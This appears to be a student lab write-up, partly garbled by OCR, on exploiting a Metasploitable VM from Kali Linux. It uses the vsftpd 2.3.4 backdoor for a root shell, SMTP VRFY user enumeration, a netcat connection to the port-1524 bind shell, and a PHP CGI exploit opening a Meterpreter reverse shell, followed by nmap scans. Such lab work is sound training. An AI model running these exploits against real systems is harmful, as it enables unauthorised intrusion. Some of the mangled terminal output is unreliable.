
Step 4: Since we will be using the ftp port for the attack, we must first search it for vulnerabilities. To do this, type the command nmap -p 21 --script vuln 192.168.56.101. This will allow us to see the vulnerabilities.

```
(root@kali)-[~/home/kali]
# nmap -p 21 --script vuln 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-23 04:58 EST
Nmap scan report for 192.168.56.101
Host is up (0.00068s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
|_ftp-vsftpd-backdoor:
|  vsFTPD version 2.3.4 backdoor
|    State: VULNERABLE (Exploitable)
|    IDs:  BID:48539  CVE:CVE-2011-2523
|      vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|      Disclosure date: 2011-07-03
|      Exploit results:
|        Shell command: id
|        Results: uid=0(root) gid=0(root)
|      References:
|        http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|        https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|        https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|        https://www.securityfocus.com/bid/48539
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 19.08 seconds
```

Step 5: The meta exploit utility must now be used, so we must open msfconsole and type the command search vsftpd.



```

File Actions Edit View Help
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
| https://www.securityfocus.com/bid/48539
MAC Address: 00:0C:29:7E:18:05 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 18.34 seconds
[+] root@kali:[/home/kali/Desktop]
# msfconsole

[*] https://metasploit.com

[!] Kom SuperHack II Logon
[!] Home
[!] User Name: [ security ]
[!] Password: [ ]
[!] Remember Me [ OK ]
[!] https://metasploit.com

[*] msfconsole v6.0.0-dev
[*] 2278 exploits - 1201 auxiliary - 408 post
[*] 998 payloads - 45 encoders - 11 nops
[*] 9 evasion
[*] msf tip: Adapter names can be used for IP params
[*] set LHOST eth0
[*] Metasploit Documentation: https://docs.metasploit.com/
[*] msf6 > search vsftpd
[*] Matching Modules
[*] -----
[*] # Name Disclosure Date Rank Check Description
[*] 0 exploit/unix/ftp/[REDACTED]_vsftpd_234_backdoor 2011-07-03 excellent No [REDACTED] v2.3.4 Backdoor Command Execution
[*] Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
[*] msf6 >

```

Step 6: copy the path shown there which has will have the path through which we can enter the machine. Type in the command as use the pathname.



```

[*] msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] [*] No payload configured, defaulting to cmd/unix/interact
[*] msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
[*] Module options (exploit/unix/ftp/vsftpd_234_backdoor):
[*]   Name  Current Setting  Required  Description
[*]   RHOSTS      yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
[*]   PORT        21        yes        The target port (TCP)
[*] 
[*] Payload options (cmd/unix/interact):
[*]   Name  Current Setting  Required  Description
[*] 
[*] Exploit target:
[*]   Id  Name
[*]   0  Automatic
[*] 
[*] View the full module info with the info, or info -d command.
[*] msf6 exploit(unix/ftp/vsftpd_234_backdoor) >

```

Step 7: Now, as shown in the below figure, we must set the rhost and the payload for the exploitation.



The Kali Linux logo is visible in the background of the terminal window.

```

File Actions Edit View Help
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS 192.168.56.101 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 21 yes The target port (TCP)

Payload options (cmd/unix/interact):
Name Current Setting Required Description

Exploit target:
Id Name
# Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
Compatible Payloads
# Name Disclosure Date Rank Check Description
@ payload/cmd/unix/interact normal No Unix Command, Interact with Established Connection
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
Usage: set [options] [name] [value]
Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.
If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.
If setting a PAYLOAD, this command can take an index from 'show payloads'.
OPTIONS:
-g, --global Operate on global datastore variables
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload /cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 

```

Step 8: Enter the command exploit after that. Once signed in to the target machine's kernel, use the whoami command to find out which directory you are in right now.



The Kali Linux logo is visible in the background of the terminal window.


```

File Actions Edit View Help
Usage: set [options] [name] [value]
Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.
If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.
If setting a PAYLOAD, this command can take an index from 'show payloads'.
OPTIONS:
-g, --global Operate on global datastore variables
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload /cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.101:21 - Banner: vsftpd 2.3.4
[*] 192.168.56.101:21 - USER: 321 Please specify the password.
[*] 192.168.56.101:21 - Backdoor service has been spawned, handling ...
[*] 192.168.56.101:23 - UID: uid=0(root) gid=0(root)
[*] Command shell session 1 opened (192.168.56.102:49523 -> 192.168.56.101:6200) at 2023-03-12 14:09:30 -0400
whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mqueue
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz

```

b)Exploiting Metasploit using SMTP

Step 1: Open Kali Linux and the Metasploitable, and then use the ifconfig and nmap commands to find out the IP addresses of each computer.



```

File Actions Edit View Help
zsh corrupt history file /home/kali/.zsh_history
[~] kali㉿kali:[~/Desktop]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
        brd 192.168.56.255 scope link
            link-layer brd 08:00:27:b1:9d:67 brd 08:00:27:b1:9d:67
            ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
            RX packets 7626 bytes 1097748 (1.0 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 275 bytes 25374 (24.7 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        brd 127.0.0.1 scope host
            link-layer brd 00:00:00:00:00:00
            ether 00:00:00:00:00:00
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 275 bytes 25374 (24.7 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[~] kali㉿kali:[~/Desktop]
$ sudo su
[sudo] password for kali:
[~] root@kali:[~/Desktop]
# nmap -sn 192.168.56.0/24
Nmap scan report for addresses from 192.168.56.0/24
IP address      NetBIOS Name       Server          User          MAC address
192.168.56.1    LAPTOP-KTENEJ02   <server>       <unknown>     0:0:0:0:27:00:0:0:0:0:0:0:0:0:0:0:0
192.168.56.103  WINDOWS7-PC      <server>       <unknown>     0:0:0:0:27:9e:0:0:0:0:0:0:0:0:0:0:0
192.168.56.101  METASPLOITABLE  <server>       <unknown>     0:0:0:0:0:0:0:0:0:0:0:0:0:0:0:0:0:0
192.168.56.255  Sentto failed: Permission denied
[~] root@kali:[~/Desktop]
# 

```

Step 2: Then, run the command nmap -p 25 192.168.56.101 to scan for all information on the port smtp.



```
(root㉿kali)-[~/home/kali/Desktop]
└─# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 14:37 EDT
Nmap scan report for 192.168.56.101
Host is up (0.000075s latency).

PORT      STATE SERVICE
22/tcp    open  vsftpd 2.3.4
23/tcp    open  ssh     OpenSSH 4.7p1 Debian Bubuntui (protocol 2.0)
25/tcp    open  smtp   Postfix 3.3.14
53/tcp    open  domain ISC BIND 9.10.3-P1
80/tcp    open  http   Apache httpd 2.2.8 ((Ubuntu) DAV/2)
119/tcp   open  nntp   nnrpd 1.4.1
139/tcp   open  netbios-ssn Samba smbd 3.6.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.6.X - 4.X (workgroup: WORKGROUP)
593/tcp   open  netcat  netkit-nc(?) reved
535/tcp   open  telnet  netkit-telnet or Solaris rlogind
514/tcp   open  shell   Netkit rshd
1099/tcp  open  java-rmi GNU Classpath gmrigrity
3223/tcp  open  netcat  netcat-nc(?) or netcat(?) shell
2049/tcp  open  nfs    Sun NFSv3.0-2.4 (RPC #100003)
2212/tcp  open  ftp    ProFTPD 1.3.1
389/tcp   open  ldap   OpenLDAP 2.4.42-1+deb10u5
5432/tcp  open  postgresql PostgreSQL 9.6.3.0 = 9.3.7
5900/tcp  open  vnc    VNC (protocol 3.3)
6000/tcp  open  x11   (access denied)
6237/tcp  open  http   Apache Jserv (Protocol v1.3)
60899/tcp open  alp13  Apache Jserv (Protocol v1.3)
8180/tcp  open  http   Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Service info: Hostname: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.02 seconds
[root@kali:~]# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 14:39 EDT
Nmap scan report for 192.168.56.101
Host is up (0.000056s latency).

PORT      STATE SERVICE
25/tcp    open  smtp
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.82 seconds
[root@kali:~]
```

Step 3: Now launch the msfconsole with the Metasploit utility and type the command search smtp.

The screenshot shows the Metasploit Framework's terminal interface. The user has run the command `msf6 > search smtp`, which has returned a list of 35 matching modules. The columns in the table include Name, Disclosure Date, Rank, Check, and Description. Some descriptions mention vulnerabilities like Apache James Server 2.3.2 Insecure User Creation Arbitrary File Write, ClamAV Mailer Blackhole-Mode Remote Code Execution, and Microsoft Exchange 2000 Stack Buffer Overflow.

```

File Actions Edit View Help
Metasploit tip: You can use help to view all available commands
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search smtp
Matching Modules
#  Name
0 exploit/linux/apache_james_exec
1 auxiliary/server/capture
2 exploit/linux/gentoo_sasl_otp_login_loot
3 exploit/unix/clamav_milter_blackhole
4 exploit/unix/browser/communicrypt_mail_activex
5 exploit/linux/exim_gethostbyname_bor
6 exploit/linux/exim_gethostbyname_exve
7 exploit/unix/clamav_string_format
8 auxiliary/scanner/smtp
9 auxiliary/scanner/smtp_fuzzer
10 exploit/windows/http/dndemon_worldclient_formraw
11 exploit/windows/ms03_046_exchange2000_xexch50
12 exploit/windows/ms03_046_exchange2000_xexch50
13 exploit/windows/ms03_046_msasn1_b10_exchange
14 exploit/windows/ms03_046_mercury_cram_md5
15 exploit/unix/morris_securid_debug
16 exploit/unix/morris_securid_msasn1
17 exploit/unix/openbsd_dmail_from_rce
18 exploit/unix/local/openbsd_dob_read_lpe
19 exploit/windows/oracle_db_submittoexpress
20 exploit/windows/oracle_db_submittoexpress
21 auxiliary/scanner/smtp_version
22 auxiliary/scanner/smtp_ntlm_domain
23 auxiliary/scanner/smtp_nmap
24 auxiliary/fuzzers/smtp_fuzzer
25 auxiliary/scanner/smtp_enum
26 auxiliary/domains/nmap_prescan
27 exploit/windows/ole/olefile
28 exploit/windows/webapp/squirrelmail_ngp_plugin
29 exploit/windows/priv/sysgaige_client_of
30 exploit/windows/priv/sysgaige_ehlo
31 auxiliary/vsploit/pid_email_p1l
32 exploit/windows/email/ms07_017_anl_loadimage_chunksize
33 post/windows/gather/credentials/enumik
34 exploit/windows/ms03_046_msasn1_b10
35 exploit/windows/yoops_overflow

```

Interact with a module by name or index. For example info 35, use 35 or use exploit/windows/smtp/yoops_overflow

msf6 >

Step 4: Use route 25 to use it now. use 25 is a command to use. which will have a path that ends in "smtp_enum"

Step 5: Now set the RHOSTS to the metasploitable ip address.

The screenshot shows the Metasploit Framework's terminal interface. The user has selected the `use 25` command, which corresponds to the `auxiliary/scanner/smtp/smtp_enum` module. They then run `show options` to view the module's configuration options. The options include `RHOSTS` (set to 192.168.56.101), `REPORT` (set to 25), `THREADS` (set to 1), `UNIXONLY` (set to true), and `USER_FILE` (set to `/usr/share/metasploit-framework/data/wordlists/unix_users.txt`). The user also sets the `rhosts` option to 192.168.56.101.

```

msf6 > use 25
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name      Current Setting          Required  Description
RHOSTS    192.168.56.101          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT    25                      yes       The target port (TCP)
THREADS   1                       yes       The number of concurrent threads (max one per host)
UNIXONLY  true                    yes       Skip Microsoft bannerred servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.56.101
Rhosts => 192.168.56.101
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name      Current Setting          Required  Description
RHOSTS    192.168.56.101          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT    25                      yes       The target port (TCP)
THREADS   1                       yes       The number of concurrent threads (max one per host)
UNIXONLY  true                    yes       Skip Microsoft bannerred servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.

```

Step 6: After enter the command exploit and enter the shell.

The screenshot shows the Metasploit Framework's terminal interface. The user has run the `exploit` command against the target host 192.168.56.101:25. The output shows the banner "220 metasploitable.localdomain ESMTP Postfix (Ubuntu)". A shell prompt is visible at the bottom of the screen.


```

msf6 auxiliary(scanner/smtp/smtp_enum) > exploit
[*] 192.168.56.101:25      - 192.168.56.101:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
h1

```

Step 7: Open a new prompt, type root and the command nc 192.168.56.101 25 to scan the port.

Step 8: Use the commands VRFY mysql, VRFY daemon, and VRFY postgres to validate the database.



The screenshot shows a terminal window titled 'root@kali: /home/kali'. The terminal contains the following text:

```
zsh: corrupt history file /home/kali/.zsh_history
[~] kali:~[-]
$ [sudo] password for kali:
[~] (root@kali) [/home/kali]
[~] nc 192.168.56.101 25
[~] msf exploit(msfvenom) exploit[*] localdomain ESMTP Postfix (Ubuntu)
VRFY mysql
252 2.0.0 mysql
VRFY daemon
252 2.0.0 daemon
VRFY postgres
252 2.0.0 postgres
```

c)Exploiting Metasploit using Blind shell

Step 1: Launch Kali Linux and then find up the IP address of the virtual server's metasploitable machine. Use the command nmap -sV 192.168.56.101 to get the bind shell's port number and version, which in certain situations may be shown as ingreslock.

```

root@kali:~# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 14:57 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00015s latency).
Nmap done: 1 IP address (1 host up) scanned in 28.18 seconds

```

Step 2: Enter the command nmap -p 1524 192.168.56.101 to know more vulnerabilities of the port.

```

root@kali:~# nmap -p 1524 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 15:02 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00035s latency).

PORT      STATE SERVICE
1524/tcp  open  ingreslock
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.84 seconds

```

```

root@kali:~# nmap -p 1524 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-23 14:51 EST
Nmap scan report for 192.168.56.101
Host is up (0.00028s latency).

PORT      STATE SERVICE
1524/tcp  open  ingreslock
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.82 seconds

```

Step 3: Use the command nc 192.168.56.101 1524 to enter the bindshell and learn the username. Next, use the whoami command to learn the current working location and the ls command to learn the list of directories or files.

d) Exploiting Metasploit using HTTP

Step1: Open Kali Linux and the Metasploitable Machine, then launch the Linux terminal, log in as root, and locate the IP addresses of both. Open the MSF console after that.

Step 2: Search for http scanner and use auxiliary/scanner/http/http_version.

Step 3: Search for the php 5.4.3 version and use the first option shown. Then set the rhost and then give the command as exploit.

```
msf6 auxiliary(scanner/http/http_version) > search php 5.4.2
Matching Modules
=====
# Name                                     Disclosure Date   Rank      Check  Description
# ----                                     2012-01-05    excellent Yes    DPS license.b64 Remote
# exploit/multi/http/op5_license
# command Execution
# 1 exploit/multi/http/b64_cgi_arg_injection      2012-05-03    excellent Yes    [+] CGI Argument Injec-
tion
# 2 exploit/windows/http/b64_apache_request_headers_bof 2012-05-08    normal     No     [+] apache_request_he-
ders Function Buffer Overflow

Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php_apache_request_he-
ders_bof

msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp

msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name          Current Setting  Required  Description
----          -----          -----  -----
PSEX          false           yes       Exploit Plesk
Proxies        no              no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS        yes            yes      The target host(s), see https://github.com/rapid7/metasploit-framework/
          /wiki/Using-Metasploit
RPORT          80             yes       The target port (TCP)
SSL            false          no        Negotiate SSL/TLS for outgoing connections
TARGETURI      no              no        The URI to request (must be a CGI-handled PHP script)
URIENCODING  0              yes       Level of URI URIENCODING and padding (# for minimum)
VHOST          no              no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name          Current Setting  Required  Description
----          -----          -----  -----
LHOST          172.16.217.128  yes       The listen address (an interface may be specified)
LPORT          4444           yes       The listen port

Exploit target:
Id  Name
--  --
#  Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 172.16.217.129
rhosts => 172.16.217.129

msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name          Current Setting  Required  Description
----          -----          -----  -----
PSEX          false           yes       Exploit Plesk
Proxies        no              no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS        172.16.217.129  yes      The target host(s), see https://github.com/rapid7/metasploit-framework/
          /wiki/Using-Metasploit
RPORT          80             yes       The target port (TCP)
SSL            false          no        Negotiate SSL/TLS for outgoing connections
TARGETURI      no              no        The URI to request (must be a CGI-handled PHP script)
URIENCODING  0              yes       Level of URI URIENCODING and padding (# for minimum)
VHOST          no              no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name          Current Setting  Required  Description
----          -----          -----  -----
LHOST          172.16.217.128  yes       The listen address (an interface may be specified)
LPORT          4444           yes       The listen port

Exploit target:
Id  Name
--  --
#  Automatic

View the full module info with the info, or info -d command.
```

```

msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 172.16.217.128:4444
[*] Sending stage (39927 bytes) to 172.16.217.129
[*] Meterpreter session 1 opened (172.16.217.128:4444 -> 172.16.217.129:34561) at 2023-02-20 04:12:31 -0500

meterpreter > sysinfo
Computer : metasploitable
OS : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > getuid
[-] Unknown command: getuid
meterpreter > getuid
Server username: www-data
meterpreter > pwd
/var/www
meterpreter > ls
Listing: /var/www
=====
Mode      Size  Type  Last modified      Name
---      ---   ---   ---           ---
041777/rwxrwxrwx 4096  dir  2012-05-20 15:30:29 -0400  dav
040755/rwrxr-xr-x 4096  dtr  2012-05-20 15:52:33 -0400  dvwa
100644/rw-r--r--  891   fil  2012-05-20 15:31:37 -0400  index.php
040755/rwrxr-xr-x 4096  dir  2012-05-14 01:43:54 -0400  mutillidae
040755/rwrxr-xr-x 4096  dir  2012-05-14 01:36:40 -0400  phpMyAdmin
100644/rw-r--r--  19    fil  2010-04-16 02:12:44 -0400  phpinfo.php
040755/rwrxr-xr-x 4096  dir  2012-05-14 01:50:38 -0400  test
040775/rwxrwxr-x  20480  dir  2010-04-19 18:54:16 -0400  tikiwiki
040775/rwxrwxr-x  20480  dir  2010-04-16 02:17:47 -0400  tikiwiki-old
040755/rwrxr-xr-x 4096  dir  2010-04-16 15:27:58 -0400  twtkt

```

5. Perform Network scanning using following nmap commands:

a) nmap -p

The first command searches the designated host.

```
└─(root㉿kali)-[~/home/kali]
# nmap -p 21 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 00:39 EST
Nmap scan report for 192.168.56.101
Host is up (0.00040s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.85 seconds

└─(root㉿kali)-[~/home/kali]
# nmap -p 21,22 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 00:39 EST
Nmap scan report for 192.168.56.101
Host is up (0.0011s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.75 seconds

└─(root㉿kali)-[~/home/kali]
# ping 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=0.696 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.682 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.886 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=0.765 ms
64 bytes from 192.168.56.101: icmp_seq=5 ttl=64 time=0.707 ms
64 bytes from 192.168.56.101: icmp_seq=6 ttl=64 time=0.992 ms
64 bytes from 192.168.56.101: icmp_seq=7 ttl=64 time=0.890 ms
64 bytes from 192.168.56.101: icmp_seq=8 ttl=64 time=0.679 ms
64 bytes from 192.168.56.101: icmp_seq=9 ttl=64 time=0.829 ms
64 bytes from 192.168.56.101: icmp_seq=10 ttl=64 time=0.698 ms
64 bytes from 192.168.56.101: icmp_seq=11 ttl=64 time=0.697 ms
64 bytes from 192.168.56.101: icmp_seq=12 ttl=64 time=0.685 ms
64 bytes from 192.168.56.101: icmp_seq=13 ttl=64 time=0.659 ms
64 bytes from 192.168.56.101: icmp_seq=14 ttl=64 time=0.701 ms
64 bytes from 192.168.56.101: icmp_seq=15 ttl=64 time=0.791 ms
64 bytes from 192.168.56.101: icmp_seq=16 ttl=64 time=0.746 ms
64 bytes from 192.168.56.101: icmp_seq=17 ttl=64 time=0.677 ms
64 bytes from 192.168.56.101: icmp_seq=18 ttl=64 time=0.770 ms
^C
— 192.168.56.101 ping statistics —
18 packets transmitted, 18 received, 0% packet loss, time 17498ms
rtt min/avg/max/mdev = 0.659/0.752/0.992/0.089 ms

└─(root㉿kali)-[~/home/kali]
```

b) nmap -sV

This programme searches the port versions..

```
[root@kali]~[/home/kali]
# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 05:02 EST
Nmap scan report for 192.168.56.101
Host is up (0.00013s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
